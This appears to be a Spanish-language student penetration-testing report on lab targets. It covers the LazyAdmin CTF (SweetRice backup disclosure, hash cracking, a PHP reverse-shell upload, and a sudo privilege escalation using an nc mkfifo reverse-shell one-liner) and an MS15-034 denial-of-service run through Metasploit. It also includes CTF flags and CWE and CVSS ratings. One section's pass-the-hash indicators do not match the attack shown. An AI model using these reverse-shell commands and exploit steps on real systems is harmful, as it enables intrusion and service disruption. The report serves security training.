/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.64.129.224/content/FUZZ
Total requests: 220560
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	35 L	151 W	2199 Ch	"# directory-list-2.3-medium.txt"
000000003:	200	35 L	151 W	2199 Ch	"# Copyright 2007 James Fisher"
000000006:	200	35 L	151 W	2199 Ch	"# Attribution-Share Alike 3.0 license. To view a copy of this"
000000014:	200	35 L	151 W	2199 Ch	"http://10.64.129.224/content/"
000000011:	200	35 L	151 W	2199 Ch	"# Priority ordered case sensitive list, where entries were found"
000000007:	200	35 L	151 W	2199 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000009:	200	35 L	151 W	2199 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000013:	200	35 L	151 W	2199 Ch	"#"
000000008:	200	35 L	151 W	2199 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000005:	200	35 L	151 W	2199 Ch	"# This work is licensed under the Creative Commons"
000000004:	200	35 L	151 W	2199 Ch	"#"
000000002:	200	35 L	151 W	2199 Ch	"#"
000000012:	200	35 L	151 W	2199 Ch	"# on at least 2 different hosts"
000000010:	200	35 L	151 W	2199 Ch	"#"
000000016:	200	28 L	174 W	3444 Ch	"images"
000000953:	200	20 L	103 W	1777 Ch	"js"
000002190:	200	44 L	352 W	6685 Ch	"inc"
000003320:	200	113 L	252 W	3669 Ch	"as"
000003601:	200	16 L	60 W	964 Ch	"_themes"
000003808:	200	15 L	49 W	774 Ch	"attachment"
000045240:	200	35 L	151 W	2199 Ch	"http://10.64.129.224/content/"

Una de las salidas sería:

http://10.64.129.224/content/as/



Toca averiguar las vulnerabilidades que tiene SweetRice donde en específico SweetRice 1.5.1 - Backup Disclosure, menciona que podemos tener acceso al backup de mysql.

```
(root@kali)~# searchsploit sweetrice
```

Exploit Title	Path
SweetRice 0.5.3 - Remote File Inclusion	php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities	php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download	php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload	php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure	php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery	php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload	php/webapps/14184.txt

Shellcodes: No Results

```
/usr/share/exploitdb/exploits/php/webapps/40718.txt - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1 Title: SweetRice 1.5.1 - Backup Disclosure
2 Application: SweetRice
3 Versions Affected: 1.5.1
4 Vendor URL: http://www.basic-cms.org/
5 Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
6 Discovered by: Ashiyane Digital Security Team
7 Tested on: Windows 10
8 Bugs: Backup Disclosure
9 Date: 16-Sept-2016
10
11
12 Proof of Concept :
13
14 You can access to all mysql backup and download them from this directory.
15 http://localhost/inc/mysql_backup
16
17 and can access to website files backup from:
18 http://localhost/SweetRice-transfer.zip
```



Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.64.129.224 Port 80


Usando mousepad leemos el .sql

```
/root/Downloads/mysql_bakup_20191129023059-1.5.1.sql - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
74 content mediumtext NOT NULL,
75 `date` int(10) NOT NULL,
76 PRIMARY KEY (`id`),
77 UNIQUE KEY `name` (`name`)
78 ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
79 14 => 'INSERT INTO `%-_%_options` VALUES(\`1\`,`global_setting`,`a:17:
{s:4:\""name\"";s:25:\""Lazy Admin6#039;s Website\"";s:6:\""author\
\"";s:10:\""Lazy Admin\"";s:5:\""title\"";s:0:\""\"";s:8:\""keywords\
\"";s:8:\""Keywords\"";s:11:\""description\"";s:11:\""Description\"";s:5:
\"admin\"";s:7:\""manager\"";s:6:\""passwd\"";s:32:
\"42f749ade7f9e195bf475f37a44cafc\"";s:5:\""close\"";i:1;s:9:\""close_tip\
\"";s:454:\""<p>Welcome to SweetRice - Thank your for install SweetRice as
your website management system.</p><h1>This site is building now , please
come late.</h1><p>If you are the webmaster,please go to Dashboard ->
General -> Website setting </p><p>and uncheck the checkbox \"Site close\"
to open your website.</p><p>More help at <a href=\""http://www.basic-
cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\"">Tip for
Basic CMS SweetRice installed</a></p>\"";s:5:\""cache\"";i:0;s:13:
\"cache_expired\"";i:0;s:10:\""user_track\"";i:0;s:11:\""url_rewrite\
\"";i:0;s:4:\""logo\"";s:0:\""\"";s:5:\""theme\"";s:0:\""\"";s:4:\""lang\
\"";s:9:\""en-us.php\"";s:11:\""admin_email\"";N;}}','1575023409\`);',
80 15 => 'INSERT INTO `%-_%_options` VALUES(\`2\`,`categories`,`1\`
```

Así logramos obtener el usuario y contraseña

Enter up to 20 non-salted hashes, one per line:

42f749ade7f9e195bf475f37a44cafc




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafc	md5	Password123

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.



Podemos hacer uso de la vulnerabilidad SweetRice 1.5.1 – Arbitrary File Upload. La idea es cargar un archivo php de revershell usando /usr/share/webshells/php/php-reverse-shell.php como exploit.

```
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
28 | > Sweetrice 1.5.1 Unrestricted File upload
29 | > Script Cod3r : Ehsan Hosseini
30 | +-----+
31 | '''
32 |
33 | print(banner)
34 |
35 |
36 | # Get Host & User & Pass & filename
37 | host = input("Enter The Target URL(Example : localhost.com) : ")
38 | username = input("Enter Username : ")
39 | password = input("Enter Password : ")
40 | filename = input("Enter FileName (Example:.htaccess,shell.php5,index.html) : ")
41 | file = {'upload[]': open(filename, 'rb')}
42 |
43 | payload = {
44 |     'user':username,
45 |     'passwd':password,
46 |     'rememberMe':''
47 | }
```

Hacemos una copia de este y lo editamos, donde deberemos cambiar la ip y el puerto, a su vez usar una terminal aparte para escuchar:

`nc -lnp 5555`

```
(root@kali)-[~]
# cp /usr/share/webshells/php/php-reverse-shell.php ~/Downloads/shell.php5

(root@kali)-[~]
# nano ~/Downloads/shell.php5
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.134.46'; // CHANGE THIS
$port = 5555 // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
(root@kali)-[~]
# cd ~/Downloads

(root@kali)-[~/Downloads]
# searchsploit -m 40716
Exploit: SweetRice 1.5.1 - Arbitrary File Upload
URL: https://www.exploit-db.com/exploits/40716
Path: /usr/share/exploitdb/exploits/php/webapps/40716.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable
Copied to: /root/Downloads/40716.py

(root@kali)-[~/Downloads]
# python3 40716.py
```

Nos mandará a otra ventana donde ponemos los datos correspondientes

```
+-----+
|  SweetRice 1.5.1 Unrestricted File Upload  |
|  Script Cod3r : Ehsan Hosseini           |
+-----+

Enter The Target URL(Example : localhost.com) : 10.64.129.224/content
Enter Username : manager
Enter Password : Password123
Enter FileName (Example:.htaccess,shell.php5,index.html) : shell.php5
[+] Sending User&Pass ...
[+] Login Succssfully ...
[+] File Uploaded ...
[+] URL : http://10.64.129.224/content/attachment/shell.php5
```

Y al abrir <http://10.64.129.224/content/attachment/shell.php5> se quedará cargando, nosotros en ese momento volvemos a donde teníamos

Nc -lvnp 5555

Y veremos que se conectó, consiguiendo la shell

```
(root@kali)~[~/Downloads]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.134.46] from (UNKNOWN) [10.64.129.224] 60212
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
13:31:38 up 1:08, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/$ ls
ls
bin    dev    initrd.img      lost+found  opt      run      srv      usr      vmlinuz.old
boot   etc    initrd.img.old  media       proc     sbin     sys      var
cdrom  home  lib             mnt         root     snap     tmp      vmlinuz
www-data@THM-Chal:/$
```

Indicadores

- CWE

CWE-287 (Improper Authentication): El sistema acepta credenciales (hashes) que deberían ser secretos intermedios como prueba suficiente de identidad.

CWE-522 (Insufficiently Protected Credentials): La disponibilidad de los hashes en memoria o en la red facilita su robo.

- CVSS 4.0 vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:N

- Calificación

Alto: 9.9

Impacto

El ataque Pass-the-Hash neutraliza la eficacia de las contraseñas complejas. Si un administrador utiliza una contraseña de 50 caracteres, su hash es igual de vulnerable al robo y reutilización que el de una contraseña corta. El impacto es la Dominación Total del Dominio: acceso a correos electrónicos de ejecutivos, archivos confidenciales, y capacidad de pivotar a cualquier servidor en la organización.

Contramiedidas

1. Deshabilitar NTLM: La solución definitiva es la transición completa a Kerberos y deshabilitar NTLMv1 y NTLMv2 en la red.
2. Grupo de Usuarios Protegidos (Protected Users Group): Añadir cuentas administrativas a este grupo de seguridad en AD. Esto fuerza el uso de Kerberos y evita que los hashes se almacenen en caché en la memoria LSASS, mitigando la extracción local.
3. Arquitectura de Niveles (Tiered Administration): Implementar un modelo de administración por niveles (Tier 0, 1, 2) para asegurar que los administradores de dominio nunca inicien sesión en estaciones de trabajo inseguras donde sus hashes puedan ser robados.
4. LAPS (Local Administrator Password Solution): Utilizar LAPS para aleatorizar las contraseñas de administrador local en cada estación, impidiendo el movimiento lateral si se compromete un equipo.

2.3.4 Escalada de Privilegios Local en “LazyAdmin” (Root Flag)

Descripción

En el escenario "LazyAdmin", el atacante ha logrado acceso inicial al sistema Linux (probablemente a través de una vulnerabilidad web previa o credenciales débiles) y opera como un usuario de bajos privilegios (e.g., itguy o www-data). El objetivo es elevar privilegios a root.

El análisis de la configuración del sistema revela una violación crítica del principio de mínimo privilegio. Mediante el comando `sudo -l`, se descubre que el usuario actual tiene permitido ejecutar un script específico (e.g., `/home/itguy/backup.pl`) con privilegios de root sin necesidad de introducir contraseña (NOPASSWD). La vulnerabilidad crítica surge cuando se inspecciona el script `backup.pl`: este a su vez invoca otro script (e.g., `/etc/copy.sh`) o contiene código que el usuario puede manipular. Aún más grave, si el propio script `backup.pl` o el script que este llama tienen permisos de escritura para el usuario actual (World Writable o propiedad del usuario), se crea una vía directa para la ejecución de código arbitrario como root.

Evidencia de Explotación

Primera Flag de user.txt

```
www-data@THM-Chal:/$ cd home
cd home
www-data@THM-Chal:/home$ ls
ls
itguy
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls -l
ls -l
total 56
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Desktop
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Documents
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Downloads
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Music
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Pictures
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Public
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Templates
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Videos
-rw-r--r-x 1 root root 47 Nov 29 2019 backup.pl
-rw-r--r-- 1 itguy itguy 8980 Nov 29 2019 examples.desktop
-rw-rw-r-- 1 itguy itguy 16 Nov 29 2019 mysql_login.txt
-rw-rw-r-- 1 itguy itguy 38 Nov 29 2019 user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$
```

Evidencia de que el archivo backup.pl tiene permisos para ejecutar en cualquier usuario

```
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

Con esto borramos lo que había en copy.sh y pone nuestro código malicioso. Comprobemos que tenemos permisos de sudo también.

```
www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.134.46 6666 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ cd /home/itguy
cd /home/itguy
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.134.46 6666 >/tmp/f
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$
```

```
www-data@THM-Chal:/home/itguy$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

```
(root@kali)-[~/Downloads]
# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.134.46] from (UNKNOWN) [10.64.129.224] 39806
# whoami
root
# cat /root/root.txt
THM{6637f41d0177b6f37cb20d775124699f}
# echo "CODIGO 20230348C" && date
CODIGO 20230348C
marți 25 noiembrie 2025, 14:30:48 +0200
#
```

Indicadores

- CWE

CWE-269 (Improper Privilege Management): Se otorgan privilegios de sudo innecesarios.

CWE-732 (Incorrect Permission Assignment for Critical Resource): El archivo ejecutado por root es modificable por usuarios no privilegiados.

- CVSS

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

- Calificación

Critico: 9.3

Contramiedidas

1. Permisos de Archivo Rigurosos: Cualquier script o binario que pueda ser ejecutado vía sudo debe ser propiedad de root y no debe tener permisos de escritura para otros usuarios (chmod 700 o 755 y chown root:root).
2. Rutas Absolutas y Entornos Seguros: Los scripts privilegiados deben usar siempre rutas absolutas para los binarios que invocan y no deben depender de variables de entorno del usuario.
3. Auditoría de Sudoers: Revisar periódicamente el archivo /etc/sudoers para eliminar configuraciones NOPASSWD innecesarias y restringir los comandos permitidos al mínimo absoluto.

2.3.5 MS15-034 vulnerabilidad en el servicio Microsoft IIS permitiendo un ataque DoS

Descripción

MS15-034 describe una vulnerabilidad crítica en HTTP.sys, el controlador del kernel que Windows utiliza para procesar solicitudes HTTP antes de pasarlas al servidor web IIS (Internet Information Services). La vulnerabilidad es un desbordamiento de enteros (Integer Overflow) que ocurre cuando el controlador analiza el encabezado HTTP Range.

El encabezado Range se utiliza legítimamente para solicitar partes específicas de un archivo (e.g., bytes 0-500). Sin embargo, si un atacante envía un rango con valores extremadamente grandes (e.g., bytes=0-18446744073709551615), la función de cálculo de longitud en HTTP.sys sufre un desbordamiento. Aunque teóricamente esto podría conducir a Ejecución Remota de Código (RCE), en la práctica y en la mayoría de las pruebas de concepto públicas, el resultado inmediato es un fallo de protección general en el kernel, provocando una "Pantalla Azul de la Muerte" (BSOD) y el reinicio forzado del servidor.

Evidencia de explotación

Hacemos un escaneo directo al puerto que tenemos como objetivo.

```
(root@kali)-[~]
# nmap -sV -p 80 192.168.75.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 03:31 EST
Nmap scan report for 192.168.75.129
Host is up (0.00043s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
MAC Address: 00:0C:29:6F:A4:82 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.75 seconds
```

Ahora buscaremos la vulnerabilidad en el msfconsole, lo usamos, señalamos el host externo y el puerto a usar y ejecutamos.

search ms15-034

```
msf > search ms15-034

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/dos/http/ms15_034_ulonglongadd .             normal Yes   MS15-034 HTTP Protocol Stack Request Handlin
g Denial-of-Service
1  auxiliary/scanner/http/ms15_034_http_sys_memory_dump .         normal Yes   MS15-034 HTTP Protocol Stack Request Handlin
g HTTP.SYS Memory Information Disclosure

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/ms15_034_http_sys_memory_dump

msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf auxiliary(dos/http/ms15_034_ulonglongadd) > set RHOST 192.168.75.129
RHOST => 192.168.75.129
msf auxiliary(dos/http/ms15_034_ulonglongadd) > set RPORT 80
RPORT => 80
msf auxiliary(dos/http/ms15_034_ulonglongadd) > run
[*] DOS request sent
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dos/http/ms15_034_ulonglongadd) > |
```

Ahora simplemente vamos hacia la meta3 win y veremos que dió pantallazo azul.

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000007E (0xFFFFFFFFC0000005,0xFFFFFFFF8800C209F25,0xFFFFFFFF8800C5218D8,0
xFFFFFFFF8800C521130)

*** HTTP.sys - Address FFFFF8800C209F25 base at FFFFF8800C200000, DateStamp
4ce793ce

Collecting data for crash dump ...
Initializing disk for crash dump ...
```

Indicadores

- CWE

CWE-190 (Integer Overflow or Wraparound): El cálculo incorrecto del rango de bytes provoca el comportamiento indefinido.

- CVSS 4.0 vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:H

- Calificación

Alto: 8.7

Contramedidas

1. Gestión de Parches: Instalar la actualización de seguridad KB3042553 (MS15-034) inmediatamente. Este parche corrige la forma en que HTTP.sys valida los rangos numéricos.
2. Deshabilitar Caching del Kernel: Como medida temporal (workaround), se puede deshabilitar el caché en modo kernel de IIS, lo cual puede mitigar el vector de ataque específico, aunque con impacto en el rendimiento.
3. Filtrado en Firewall/WAF: Configurar reglas en el WAF para descartar solicitudes HTTP que contengan encabezados Range con valores que excedan los límites lógicos o contengan secuencias sospechosas de enteros largos.

3 Referencias

<https://www.rapid7.com/blog/post/2015/12/14/r7-2015-22-manageengine-desktop-central-9-fileuploadervlet-connectionid-vulnerability-cve-2015-8249/>

<https://www.exploit-db.com/exploits/38982>

<https://cwe.mitre.org/data/definitions/434.html>

<https://mau.diva-portal.org/smash/get/diva2:1967220/FULLTEXT02.pdf>

<https://ualberta.scholaris.ca/server/api/core/bitstreams/b738bae1-0153-4f89-9d24-62224b0233cf/content>

<https://cwe.mitre.org/data/definitions/89.html>

https://owasp.org/www-community/attacks/SQL_Injection

https://www.theseus.fi/bitstream/10024/864491/2/Kujala_Niklas.pdf

<https://waidroc.github.io/posts/PentestingAD/>

<https://attack.mitre.org/techniques/T1550/002/>

<https://cwe.mitre.org/data/definitions/522.html>

<https://www.infosecinstitute.com/resources/capture-the-flag/lazyadmin-ctf-walkthrough/>

<https://cwe.mitre.org/data/definitions/269.html>

<https://learn.microsoft.com/en-us/security-updates/securitybulletins/2015/ms15-034>

<https://nvd.nist.gov/vuln/detail/CVE-2015-1635>

https://www.rapid7.com/db/modules/auxiliary/dos/http/ms15_034_ulonglongadd/

<https://cwe.mitre.org/data/definitions/190.html>

4 Anexos

- Requerimiento 1

```
(root@kali)-[~]
# echo "CODIGO-UNI 20230348C" && hostname && ip a && date
CODIGO-UNI 20230348C
kali
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:34:51:92 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.128/24 brd 192.168.75.255 scope global dynamic noprefixroute eth0
        valid_lft 1707sec preferred_lft 1707sec
    inet6 fe80::555b:ae4e:8c13:ae7a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
Tue Nov 25 01:05:27 AM EST 2025
```

- Requerimiento 2

```
(root@kali)-[~]
# echo "CODIGO-UNI 20230348C" && date
CODIGO-UNI 20230348C
Tue Nov 25 02:16:51 AM EST 2025
```

- Requerimiento 3

```
(root@kali)-[~/Downloads]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.134.46] from (UNKNOWN) [10.64.129.224] 60212
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 GNU/Linux
13:31:38 up 1:08, 0 users, load average: 0.00, 0.00, 0.00
```

- Requerimiento 4

```
(root@kali)-[~/Downloads]
# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.134.46] from (UNKNOWN) [10.64.129.224] 39806
# whoami
root
# cat /root/root.txt
THM{6637f41d0177b6f37cb20d775124699f}
# echo "CODIGO 20230348C" && date
CODIGO 20230348C
marți 25 noiembrie 2025, 14:30:48 +0200
# █
```

- Requerimiento 5

```
(root@kali)-[~]
# hostname & date & ip a
[1] 12679
[2] 12680
Tue Nov 25 08:05:26 AM EST 2025
[2] + done      date
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:34:51:92 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.128/24 brd 192.168.75.255 scope global dynamic noprefixroute eth0
        valid_lft 1708sec preferred_lft 1708sec
    inet6 fe80::555b:ae4e:8c13:ae7a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 192.168.134.46/17 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::59fb:32e8:8b02:8fed/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```